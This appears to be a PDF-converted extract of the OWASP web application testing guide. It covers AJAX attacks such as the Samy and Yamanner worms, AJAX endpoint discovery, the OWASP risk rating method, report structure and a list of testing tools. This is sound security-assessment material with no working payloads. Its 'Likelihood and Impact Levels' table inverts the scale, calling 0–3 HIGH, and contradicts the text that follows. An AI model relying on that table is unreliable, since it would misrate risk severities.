The web browsers we use have not been designed with security in mind. Most of the security features available in the browsers are based on the previous attacks, so our browsers are not prepared for newer attacks.

There have been a number of new attacks on browsers, such as using the browser to hack into the internal network. The JavaScript first determines the internal network address of the PC. Then, using standard JavaScript objects and commands, it starts scanning the local network for Web servers. These could be computers that serve Web pages, but they could also include routers, printers, IP phones, and other networked devices or applications that have a Web interface. The JavaScript scanner determines whether there is a computer at an IP address by sending a "ping" using JavaScript "image" objects. It then determines which servers are running by looking for image files stored in standard places and analyzing the traffic and error messages it receives back.

Attacks that target Web browser and Web application vulnerabilities are often conducted by HTTP and, therefore, may bypass filtering mechanisms in place on the network perimeter. In addition, the widespread deployment of Web applications and Web browsers gives attackers a large number of easily exploitable targets. For example, Web browser

vulnerabilities can lead to the exploitation of vulnerabilities in operating system components and individual applications, which can lead to the installation of malicious code, including bots.

Major Attacks

MySpace Attack

The *Samy* and *Spaceflash* worms both spread on MySpace, changing profiles on the hugely popular social-networking Web site. In the *Samy attack*, the XSS Exploit allowed <SCRIPT> in MySpace.com profile. AJAX was used to inject a virus into the MySpace profile of any user viewing infected page and forced any user viewing the infected page to add the user “Samy” to his friend list. It also appended the words “Samy is my hero” to the victim's profile

Yahoo! Mail Attack

In June 2006, the Yamanner worm infected Yahoo's mail service. The worm, using XSS and AJAX, took advantage of a vulnerability in Yahoo Mail's onload event handling. When an infected email was opened, the worm code executed its JavaScript, sending a copy of itself to all the Yahoo contacts of the infected user. The infected email carried a spoofed 'From' address picked randomly from the infected system, which made it look like an email from a known user.

REFERENCES

Whitepapers

- Billy Hoffman, "Ajax(in) Security" - <http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman.pdf>
- Billy Hoffman, "Analysis of Web Application Worms and Viruses - http://www.blackhat.com/presentations/bh-usa-06/BH-US-06-Hoffman_web.pdf ",SPI Labs
- Billy Hoffman, "Ajax Security Dangers" - <http://www.spidynamics.com/assets/documents/AJAXdangers.pdf> ",SPI Labs
- “Ajax: A New Approach to Web Applications”, Adaptive Path - <http://www.adaptivepath.com/publications/essays/archives/000385.php> Jesse James Garrett
- <http://en.wikipedia.org/wiki/AJAX> AJAX
- <http://ajaxpatterns.org> AJAX Patterns

4.11.2 TESTING FOR AJAX (OWASP-AJ-002)

BRIEF SUMMARY

Because most attacks against AJAX applications are analogs of attacks against traditional web applications, testers should refer to other sections of the testing guide to look for specific parameter manipulations to use in order to discover vulnerabilities. The challenge with AJAX-enabled applications is often finding the endpoints that are the targets for the asynchronous calls and then determining the proper format for requests.

DESCRIPTION OF THE ISSUE

Traditional web applications are fairly easy to discover in an automated fashion. An application typically has one or more pages that are connected by HREFs or other links. Interesting pages will have one or more HTML FORMs. These forms will have one or more parameters. By using simple spidering techniques such as looking for anchor (A) tags and HTML FORMs it



should be possible to discover all pages, forms, and parameters in a traditional web application. Requests made to this application follow a well-known and consistent format laid out in the HTTP specification. GET requests have the format:

```
http://server.com/directory/resource.cgi?param1=value1&key=value
```

POST requests are sent to URLs in a similar fashion:

```
http://server.com/directory/resource.cgi
```

Data sent to POST requests is encoded in a similar format and included in the request after the headers:


```
param1=value1&key=value
```

Unfortunately, server-side AJAX endpoints are not as easy or consistent to discover, and the format of actual valid requests is left to the AJAX framework in use or the discretion of the developer. Therefore to fully test AJAX-enabled applications, testers need to be aware of the frameworks in use, the AJAX endpoints that are available, and the required format for requests to be considered valid. Once this understanding has been developed, standard parameter manipulation techniques using a proxy can be used to test for SQL injection and other flaws.


BLACK BOX TESTING AND EXAMPLE

Testing for AJAX Endpoints:

Before an AJAX-enabled web application can be tested, the call endpoints for the asynchronous calls must be enumerated. See the [Application Discovery](#) section for more information about how traditional web applications are discovered. For AJAX applications, there are two main approaches to determine call endpoints: parsing the HTML and JavaScript files and using a proxy to observe traffic. The advantage of parsing the HTML and JavaScript files in a web application is that it can provide a more comprehensive view of the server-side capabilities that can be accessed from the client side. The drawback is that manually reviewing HTML and JavaScript content is tedious and, more importantly, the location and format of server-side URLs available to be accessed by AJAX calls are framework dependent. The tester should look through HTML and JavaScript files to find URLs of additional application surface exposure. Searching for use of the XMLHttpRequest object in JavaScript code can help to focus these reviewing efforts. Also, by knowing the names of included JavaScript files, the tester can determine which AJAX frameworks appear to be in use. Once AJAX endpoints have been identified, the tester should further inspect the code to determine the format required of requests.



The advantage of using a proxy to observe traffic is that the actual requests demonstrate conclusively where the application is sending requests and what format those requests are in. The disadvantage is that only the endpoints that the application actually makes calls to will be revealed. The tester must fully exercise the remote application, and even then there could be additional call endpoints that are available but not actively in use. In exercising the application, the proxy should observe traffic to both the user-viewable pages and the background asynchronous traffic to the AJAX endpoints. Capturing this session traffic data allows the tester to determine all of the HTTP requests that are being made during the session as opposed to only looking at the user-viewable pages in the application.



Result Expected:

By enumerating the AJAX endpoints available in an application and determining the required request format, the tester can set the stage for further analysis of the application. Once endpoints and proper request formats have been determined, the tester can use a web proxy and standard web application parameter manipulation techniques to look for SQL injection and parameter tampering attacks.




Intercepting and debugging JavaScript code with Browsers

Using normal browsers, it's possible to analyze in detail JavaScript-based web applications. Ajax calls in Firefox can be intercepted by using extension plugins that monitor the code flow. Two extensions providing this ability are "FireBug" and "Venkman JavaScript Debugger".

For Internet Explorer there are some tools provided by Microsoft like "Script Debugger", that permits real-time JavaScript debugging.

By using Firebug on a page, a tester could find Ajax endpoints by setting "Options->Show XMLHttpRequest".




From now on, any request accomplished by the XMLHttpRequest object will be listed on the bottom of the browser.

On the right of the URL, the source script and the line from where the call was done are displayed, and by clicking on the displayed URL, the server response is shown.

So, it's straightforward to understand where the request is done, what the response was, and where the endpoint is. If the link to a source script is clicked, the tester could find where the request originated.



As debugging Javascript is the way to learn how scripts build URLs, and how many parameters are available, by filling the form when the password is written down and the related input tag loses its focus, a new request is accomplished as could be seen on the following screenshot.



Now, by clicking on the link to the JavaScript source code, the tester has access to the next endpoint.



Then by setting breakpoints on some lines near the JavaScript endpoint, it's easy to know the call stack as shown in the next screenshot.





GRAY BOX TESTING AND EXAMPLE

Testing for AJAX Endpoints:

Access to additional information about the application source code can greatly speed efforts to enumerate AJAX endpoints, and the knowledge of what frameworks are in use will help the tester to understand the required format for AJAX requests.

Result Expected:

Knowledge of the frameworks being used and AJAX endpoints that are available helps the tester to focus his efforts and reduce the time required for discover and application footprinting.

REFERENCES

OWASP

- AJAX_Security_Project - <http://www.owasp.org/index.php/Category:OWASP AJAX Security Project>

Whitepapers

- [Hacking Web 2.0 Applications with Firefox](#), Shreeraj Shah
- [Vulnerability Scanning Web 2.0 Client-Side Components](#), Shreeraj Shah

Tools

- The OWASP Sprajax tool can be used to spider web applications, identify AJAX frameworks in use, enumerate AJAX call endpoints, and fuzz those endpoints with framework-appropriate traffic. At the current time, there is only support for the Microsoft Atlas framework (and detection for the Google Web Toolkit), but ongoing development should increase the utility of the tool.
- [Venkman](#) is the code name for Mozilla's JavaScript Debugger. Venkman aims to provide a powerful JavaScript debugging environment for Mozilla-based browsers.
- [Scriptaculous's Ghost Train](#) is a tool to ease the development of functional tests for web sites. It's an event recorder, and a test-generating and replaying add-on you can use with any web application.
- [Squish](#) is an automated, functional testing tool. It allows you to record, edit, and run web tests in different browsers (IE, Firefox, Safari, Konqueror, etc.) on different platforms without having to modify the test scripts. Supports different scripting languages for tests.
- [JsUnit](#) is a Unit Testing framework for client-side (in-browser) JavaScript. It is essentially a port of JUnit to JavaScript.
- [FireBug](#) lets you explore the far corners of the DOM by keyboard or mouse. All of the tools you need to poke, prod, and monitor your JavaScript, CSS, HTML and Ajax are brought together into one seamless experience, including a debugger, an error console, command line, and a variety of fun inspectors.

5. WRITING REPORTS: VALUE THE REAL RISK

This Chapter describes how to value the real risk as result of a security assessment. The idea is to create a general methodology to break down the security findings and evaluate the risks, with the goal of prioritizing and managing them. It is presented a table that can easily represent a snapshot of the assessment. This table represents the technical information to deliver to the client, then it is important to present an executive summary for the management.

5.1 HOW TO VALUE THE REAL RISK

THE OWASP RISK RATING METHODOLOGY

Discovering vulnerabilities is important, but just as important is being able to estimate the associated risk to the business. Early in the lifecycle, you may identify security concerns in the architecture or design by using [threat modeling](#). Later, you may find security issues using [code review](#) or [penetration testing](#). Or you may not discover a problem until the application is in production and is actually compromised.

By following the approach here, you'll be able to estimate the severity of all of these risks to your business, and make an informed decision about what to do about them. Having a system in place for rating risks will save time and eliminate arguing about priorities. This system will help to ensure that you don't get distracted by minor risks while ignoring more serious risks that are less well understood.

Ideally, there would be a universal risk rating system that would accurately estimate all risks for all organization. But a vulnerability that is critical to one organization may not be very important to another. So we're presenting a basic framework here that you should customize for your organization.

We have worked hard to make this model simple enough to use, while keeping enough detail for accurate risk estimates to be made. Please reference the section below on customization for more information about tailoring the model for use in your organization.



APPROACH

There are many different approaches to risk analysis. See the reference section below for some of the most common ones. The OWASP approach presented here is based on these standard methodologies and is customized for application security.

We start with the standard risk model:

$$\text{Risk} = \text{Likelihood} * \text{Impact}$$

In the sections below, we break down the factors that make up "likelihood" and "impact" for application security and show how to combine them to determine the overall severity for the risk.

- Step 1: Identifying a Risk
- Step 2: Factors for Estimating Likelihood
- Step 3: Factors for Estimating Business Impact
- Step 4: Determining Severity of the Risk
- Step 5: Deciding What to Fix
- Step 6: Customizing Your Risk Rating Model

STEP 1: IDENTIFYING A RISK

The first step is to identify a security risk that needs to be rated. You'll need to gather information about the [threat agent](#) involved, the [attack](#) they're using, the [vulnerability](#) involved, and the [impact](#) of a successful exploit on your business. There may be multiple possible groups of attackers, or even multiple possible business impacts. In general, it's best to err on the side of caution by using the worst-case option, as that will result in the highest overall risk.

STEP 2: FACTORS FOR ESTIMATING LIKELIHOOD

Once you've identified a potential risk, and want to figure out how serious it is, the first step is to estimate the "likelihood". At the highest level, this is a rough measure of how likely this particular vulnerability is to be uncovered and exploited by an attacker. We do not need to be over-precise in this estimate. Generally, identifying whether the likelihood is low, medium, or high is sufficient.

There are a number of factors that can help us figure this out. The first set of factors are related to the [threat agent](#) involved. The goal is to estimate the likelihood of a successful attack from a group of possible attackers. Note that there may be multiple threat agents that can exploit a particular vulnerability, so it's usually best to use the worst-case scenario. For example, an insider may be a much more likely attacker than an anonymous outsider - but it depends on a number of factors.

Note that each factor has a set of options, and each option has a likelihood rating from 0 to 9 associated with it. We'll use these numbers later to estimate the overall likelihood.

[Threat Agent](#) Factors

The first set of factors are related to the [threat agent](#) involved. The goal here is to estimate the likelihood of a successful attack by this group of attackers. Use the worst-case threat agent.

Skill level

How technically skilled is this group of attackers? No technical skills (1), some technical skills (3), advanced computer user (4), network and programming skills (6), security penetration skills (9)

Motive

How motivated is this group of attackers to find and exploit this vulnerability? Low or no reward (1), possible reward (4), high reward (9)

Opportunity

How much opportunity does this group of attackers have to find and exploit this vulnerability? No known access (0), limited access (4), full access (9)

Size

How large is this group of attackers? Developers (2), system administrators (2), intranet users (4), partners (5), authenticated users (6), anonymous Internet users (9)

Vulnerability Factors

The next set of factors are related to the [vulnerability](#) involved. The goal here is to estimate the likelihood of the particular vulnerability involved being discovered and exploited. Assume the threat agent selected above.

Ease of discovery

How easy is it for this group of attackers to discover this vulnerability? Practically impossible (1), difficult (3), easy (7), automated tools available (9)

Ease of exploit

How easy is it for this group of attackers to actually exploit this vulnerability? Theoretical (1), difficult (3), easy (5), automated tools available (9)

Awareness

How well known is this vulnerability to this group of attackers? Unknown (1), hidden (4), obvious (6), public knowledge (9)

Intrusion detection

How likely is an exploit to be detected? Active detection in application (1), logged and reviewed (3), logged without review (8), not logged (9)



STEP 3: FACTORS FOR ESTIMATING IMPACT

When considering the impact of a successful attack, it's important to realize that there are two kinds of impacts. The first is the "technical impact" on the application, the data it uses, and the functions it provides. The other is the "business impact" on the business and company operating the application.

Ultimately, the business impact is more important. However, you may not have access to all the information required to figure out the business consequences of a successful exploit. In this case, providing as much detail about the technical risk will enable the appropriate business representative to make a decision about the business risk.

Again, each factor has a set of options, and each option has an impact rating from 0 to 9 associated with it. We'll use these numbers later to estimate the overall impact.

Technical Impact Factors

Technical impact can be broken down into factors aligned with the traditional security areas of concern: confidentiality, integrity, availability, and accountability. The goal is to estimate the magnitude of the impact on the system if the vulnerability were to be exploited.

Loss of confidentiality

How much data could be disclosed and how sensitive is it? Minimal non-sensitive data disclosed (2), minimal critical data disclosed (6), extensive non-sensitive data disclosed (6), extensive critical data disclosed, all data disclosed (9)

Loss of integrity

How much data could be corrupted and how damaged is it? Minimal slightly corrupt data (1), minimal seriously corrupt data (3), extensive slightly corrupt data (5), extensive seriously corrupt data, (7) all data totally corrupt (9)

Loss of availability

How much service could be lost and how vital is it? Minimal secondary services interrupted (1), minimal primary services interrupted (5), extensive secondary services interrupted (5), extensive primary services interrupted (7), all services completely lost (9)

Loss of accountability

Are the attackers' actions traceable to an individual? Fully traceable (1), possibly traceable (7), completely anonymous (9)

Business Impact Factors

The business impact stems from the technical impact, but requires a deep understanding of what is important to the company running the application. In general, you should be aiming to support your risks with business impact, particularly if your audience is executive level. The business risk is what justifies investment in fixing security problems.

Many companies have an asset classification guide and/or a business impact reference to help formalize what is important to their business. These standards can help you focus on what's truly important for security. If these aren't available, then talk with people who understand the business to get their take on what's important.

The factors below are common areas for many businesses, but this area is even more unique to a company than the factors related to threat agent, vulnerability, and technical impact.

Financial damage

How much financial damage will result from an exploit? Less than the cost to fix the vulnerability (1), minor effect on annual profit (3), significant effect on annual profit (7), bankruptcy (9)

Reputation damage

Would an exploit result in reputation damage that would harm the business? Minimal damage (1), Loss of major accounts (4), loss of goodwill (5), brand damage (9)

Non-compliance

How much exposure does non-compliance introduce? Minor violation (2), clear violation (5), high profile violation (7)

Privacy violation

How much personally identifiable information could be disclosed? One individual (3), hundreds of people (5), thousands of people (7), millions of people (9)

STEP 4: DETERMINING THE SEVERITY OF THE RISK

In this step we're going to put together the likelihood estimate and the impact estimate to calculate an overall severity for this risk. All you need to do here is figure out whether the likelihood is LOW, MEDIUM, or HIGH and then do the same for impact. We'll just split our 0 to 9 scale into three parts.

Likelihood and Impact Levels	
0 to <3	HIGH
3 to <6	MEDIUM
6 to 9	LOW

Informal Method

In many environments, there is nothing wrong with "eyeballing" the factors and simply capturing the answers. You should think through the factors and identify the key "driving" factors that are controlling the result. You may discover that your initial impression was wrong by considering aspects of the risk that weren't obvious.

Repeatable Method

If you need to defend your ratings or make them repeatable, then you may want to go through a more formal process of rating the factors and calculating the result. Remember that there is quite a lot of uncertainty in these estimates, and that



these factors are intended to help you arrive at a sensible result. This process can be supported by automated tools to make the calculation easier.

The first step is to select one of the options associated with each factor and enter the associated number in the table. Then you simply take the average of the scores to calculate the overall likelihood. For example:

Threat agent factors				Vulnerability factors			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1	3	6	9	2
Overall likelihood=4.375 (MEDIUM)							

Next, we need to figure out the overall impact. The process is similar here. In many cases the answer will be obvious. You can make an estimate based on the factors, or you can average the scores for each of the factors. Again, less than 3 is LOW, 3 to 6 is MEDIUM, and 6 to 9 is HIGH. For example:

Technical Impact				Business Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage	Reputation damage	Non-compliance	Privacy violation
9	7	5	8	1	2	1	5
Overall technical impact=7.25 (HIGH)				Overall business impact=2.25 (LOW)			

Determining Severity

However we arrived at the likelihood and impact estimates, we can now combine them to get a final severity rating for this risk. Note that if you have good business impact information, you should use that instead of the technical impact information. But if you have no information about the business, then technical impact is the next best thing.

Overall Risk Severity				
Impact	HIGH	Medium	High	Critical
	MEDIUM	Low	Medium	High
	LOW	Note	Low	Medium
		LOW	MEDIUM	HIGH
	Likelihood			

In the example above, the likelihood is MEDIUM, and the technical impact is HIGH, so from a purely technical perspective, it appears that the overall severity is HIGH. However, note that the business impact is actually LOW, so the overall severity is

best described as LOW as well. This is why understanding the business context of the vulnerabilities you are evaluating is so critical to making good risk decisions. Failure to understand this context can lead to the lack of trust between the business and security teams that is present in many organizations.

STEP 5: DECIDING WHAT TO FIX

After you've classified the risks to your application, you'll have a prioritized list of what to fix. As a general rule, you should fix the most severe risks first. It simply doesn't help your overall risk profile to fix less important risks, even if they're easy or cheap to fix.

Remember, not all risks are worth fixing, and some loss is not only expected, but justifiable based upon the cost of fixing the issue. For example, if it would cost \$100,000 to implement controls to stem \$2,000 of fraud per year, it would take 50 years return on investment to stamp out the loss. But remember there may be reputation damage from the fraud that could cost the organization much more.

STEP 6: CUSTOMIZING YOUR RISK RATING MODEL

Having a risk-ranking framework that's customizable for a business is critical for adoption. A tailored model is much more likely to produce results that match people's perceptions about what is a serious risk. You can waste lots of time arguing about the risk ratings if they're not supported by a model like this. There are several ways to tailor this model for your organization.

Adding factors

You can choose different factors that better represent what's important for your organization. For example, a military application might add impact factors related to loss of human life or classified information. You might also add likelihood factors, such as the window of opportunity for an attacker or encryption algorithm strength.

Customizing options

There are some sample options associated with each factor, but the model will be much more effective if you customize these options to your business. For example, use the names of the different teams and your names for different classifications of information. You can also change the scores associated with the options. The best way to identify the right scores is to compare the ratings produced by the model with ratings produced by a team of experts. You can tune the model by carefully adjusting the scores to match.

Weighting factors

The model above assumes that all the factors are equally important. You can weight the factors to emphasize the factors that are more significant for your business. This makes the model a bit more complex, as you'll need to use a weighted average. But otherwise everything works the same. Again, you can tune the model by matching it against risk ratings you agree are accurate.

References

- NIST 800-30 Risk Management Guide for Information Technology Systems [\[1\]](#)
- AS/NZS 4360 Risk Management [\[2\]](#)
- Industry standard vulnerability severity and risk rankings (CVSS) [\[3\]](#)
- Security-enhancing process models (CLASP) [\[4\]](#)



- Microsoft Web Application Security Frame [\[5\]](#)
- Security In The Software Lifecycle from DHS [\[6\]](#)
- Threat Risk Modeling [\[7\]](#)
- Practical Threat Analysis [\[8\]](#)
- A Platform for Risk Analysis of Security Critical Systems [\[9\]](#)
- Model-driven Development and Analysis of Secure Information Systems [\[10\]](#)
- Value Driven Security Threat Modeling Based on Attack Path Analysis [\[11\]](#)

5.2 HOW TO WRITE THE REPORT OF THE TESTING

Performing the technical side of the assessment is only half of the overall assessment process; the final product is the production of a well-written, and informative, report.

A report should be easy to understand and highlight all the risks found during the assessment phase and appeal to both management and technical staff.

The report needs to have three major sections and be created in a manner that allows each section to be split off and printed and given to the appropriate teams, such as the developers or system managers.

The sections generally recommended are:

I. Executive Summary

The executive summary sums up the overall findings of the assessment and gives managers, or system owners, an idea of the overall risk faced. The language used should be more suited to people who are not technically aware and should include graphs or other charts which show the risk level. It is recommended that a summary be included, which details when the testing commenced and when it was completed.

Another section, which is often overlooked, is a paragraph on implications and actions. This allows the system owners to understand what is required to be done in order to ensure the system remains secure.

II. Technical Management Overview

The technical management overview section often appeals to technical managers who require more technical detail than found in the executive summary. This section should include details about the scope of the assessment, the targets included and any caveats, such as system availability etc. This section also needs to include an introduction on the risk rating used throughout the report and then finally a technical summary of the findings.

III Assessment Findings

The last section of the report is the Assessment Findings section, which includes detailed technical detail about the vulnerabilities found, and the approaches needed to ensure they are resolved.

This section is aimed at a technical level and should include all the necessary information for the technical teams to understand the issue and be able to solve it.

The findings section should include:

- A reference number for easy reference with screenshots

- The affected item
- A technical description of the issue
- A section on resolving the issue
- The risk rating and impact value

Each finding should be clear and concise and give the reader of the report a full understanding of the issue at hand. The next pages show the table report.

Category	Ref. Number	Test Name	Finding	Solution	Risk
Information Gathering	OWASP-IG-001	Spiders, Robots and Crawlers -			
	OWASP-IG-002	Search Engine Discovery/Reconnaissance			
	OWASP-IG-003	Identify application entry points			
	OWASP-IG-004	Testing for Web Application Fingerprint			
	OWASP-IG-005	Application Discovery			
	OWASP-IG-006	Analysis of Error Codes			
Configuration Management Testing	OWASP-CM-001	SSL/TLS Testing (SSL Version, Algorithms, Key length, Digital Cert. Validity)			
	OWASP-CM-002	DB Listener Testing			
	OWASP-CM-003	Infrastructure Configuration Management Testing			
	OWASP-CM-004	Application Configuration Management Testing			
	OWASP-CM-005	Testing for File Extensions Handling			
	OWASP-CM-006	Old, backup and unreferenced files			
	OWASP-CM-007	Infrastructure and Application Admin Interfaces			
	OWASP-CM-008	Testing for HTTP Methods and XST			



Authentication Testing	OWASP-AT-001	Credentials transport over an encrypted channel			
	OWASP-AT-002	Testing for user enumeration			
	OWASP-AT-003	Testing for Guessable (Dictionary) User Account			
	OWASP-AT-004	Brute Force Testing			
	OWASP-AT-005	Testing for bypassing authentication schema			
	OWASP-AT-006	Testing for vulnerable remember password and pwd reset			
	OWASP-AT-007	Testing for Logout and Browser Cache Management			
	OWASP-AT-008	Testing for CAPTCHA			
	OWASP-AT-009	Testing Multiple Factors Authentication			
	OWASP-AT-010	Testing for Race Conditions			
Session Management	OWASP-SM-001	Testing for Session Management Schema			
	OWASP-SM-002	Testing for Cookies attributes			
	OWASP-SM-003	Testing for Session Fixation			
	OWASP-SM-004	Testing for Exposed Session Variables			
	OWASP-SM-005	Testing for CSRF			
Authorization Testing	OWASP-AZ-001	Testing for Path Traversal			
	OWASP-AZ-002	Testing for bypassing authorization schema			
	OWASP-AZ-003	Testing for Privilege Escalation			
Business logic testing	OWASP-BL-001	Testing for business logic			

Data Validation Testing	OWASP-DV-001	Testing for Reflected Cross Site Scripting			
	OWASP-DV-002	Testing for Stored Cross Site Scripting			
	OWASP-DV-003	Testing for DOM based Cross Site Scripting			
	OWASP-DV-004	Testing for Cross Site Flashing			
	OWASP-DV-005	SQL Injection			
	OWASP-DV-006	LDAP Injection			
	OWASP-DV-007	ORM Injection			
	OWASP-DV-008	XML Injection			
	OWASP-DV-009	SSI Injection			
	OWASP-DV-010	XPath Injection			
	OWASP-DV-011	IMAP/SMTP Injection			
	OWASP-DV-012	Code Injection			
	OWASP-DV-013	OS Commanding			
	OWASP-DV-014	Buffer overflow			
	OWASP-DV-015	Incubated vulnerability			
	OWASP-DV-016	Testing for HTTP Splitting/Smuggling			
Denial of Service Testing	OWASP-DS-001	Testing for SQL Wildcard Attacks			
	OWASP-DS-002	Locking Customer Accounts			
	OWASP-DS-003	Testing for DoS Buffer Overflows			
	OWASP-DS-004	User Specified Object Allocation			
	OWASP-DS-005	User Input as a Loop Counter			
	OWASP-DS-006	Writing User Provided Data to Disk			
	OWASP-DS-007	Failure to Release Resources			
	OWASP-DS-008	Storing too Much Data in Session			
Web Services	OWASP-WS-001	WS Information Gathering			



Testing	OWASP-WS-002	Testing WSDL			
	OWASP-WS-003	XML Structural Testing			
	OWASP-WS-004	XML content-level Testing			
	OWASP-WS-005	HTTP GET parameters/REST Testing			
	OWASP-WS-006	Naughty SOAP attachments			
	OWASP-WS-007	Replay Testing			
	AJAX Testing	OWASP-AJ-001	AJAX Vulnerabilities		
	OWASP-AJ-002	AJAX Testing			

IV Toolbox

This section is often used to describe the commercial and open-source tools that were used in conducting the assessment. When custom scripts/code are utilized during the assessment, it should be disclosed in this section or noted as attachment. It is often appreciated by the customer when the methodology used by the consultants is included. It gives them an idea of the thoroughness of the assessment and also an idea what areas were included.

APPENDIX A: TESTING TOOLS

OPEN SOURCE BLACK BOX TESTING TOOLS

General Testing

- [OWASP WebScarab](#)
- [OWASP CAL9000](#): CAL9000 is a collection of browser-based tools that enable more effective and efficient manual testing efforts. Includes an XSS Attack Library, Character Encoder/Decoder, HTTP Request Generator and Response Evaluator, Testing Checklist, Automated Attack Editor and much more.
- [OWASP Pantera Web Assessment Studio Project](#)
- SPIKE - <http://www.immunitysec.com>
- Paros - <http://www.parosproxy.org>
- Burp Proxy - <http://www.portswigger.net>
- Achilles Proxy - <http://www.mavensecurity.com/achilles>
- Odysseus Proxy - <http://www.wastelands.gen.nz/odysseus/>
- Webstretch Proxy - <http://sourceforge.net/projects/webstretch>
- Firefox LiveHTTPHeaders, Tamper Data and Developer Tools - <http://www.mozdev.org>
- Sensepost Wikto (Google cached fault-finding) - <http://www.sensepost.com/research/wikto/index2.html>
- Grendel-Scan - <http://www.grendel-scan.com>

TESTING FOR SPECIFIC VULNERABILITIES

Testing Flash

- OWASP SWFIntruder - <http://www.owasp.org/index.php/Category:SWFIntruder>, <http://www.mindedsecurity.com/swfintruder.html>

Testing AJAX

- [OWASP Sprajax Project](#)

Testing for SQL Injection

- [OWASP SQLiX](#)
- Multiple DBMS SQL Injection tool - [SQL Power Injector](#)
- MySQL Blind Injection Bruteforcing, Reversing.org - [sqlbftools]
- Antonio Parata: Dump Files by SQL inference on Mysql - [SqlDumper]
- SqlNinja: a SQL Server Injection & Takeover Tool - <http://sqlninja.sourceforge.net>
- Bernardo Damele and Daniele Bellucci: sqlmap, a blind SQL injection tool - <http://sqlmap.sourceforge.net>
- Absinthe 1.1 (formerly SQLSqueal) - <http://www.0x90.org/releases/absinthe/>
- SQLInjector - <http://www.databasesecurity.com/sql-injector.htm>
- bsqibf-1.2-th - <http://www.514.es>

Testing Oracle

- TNS Listener tool (Perl) - <http://www.jammed.com/%7Ejwa/hacks/security/tnscmd/tnscmd-doc.html>
- Toad for Oracle - <http://www.quest.com/toad>

Testing SSL

- Foundstone SSL Digger - <http://www.foundstone.com/resources/proddesc/ssldigger.htm>

Testing for Brute Force Password



- THC Hydra - <http://www.thc.org/thc-hydra/>
- John the Ripper - <http://www.openwall.com/john/>
- Brutus - <http://www.hoobie.net/brutus/>
- Medusa - <http://www.foofus.net/~jmk/medusa/medusa.html>

Testing for HTTP Methods

- NetCat - <http://www.vulnwatch.org/netcat>

Testing Buffer Overflow

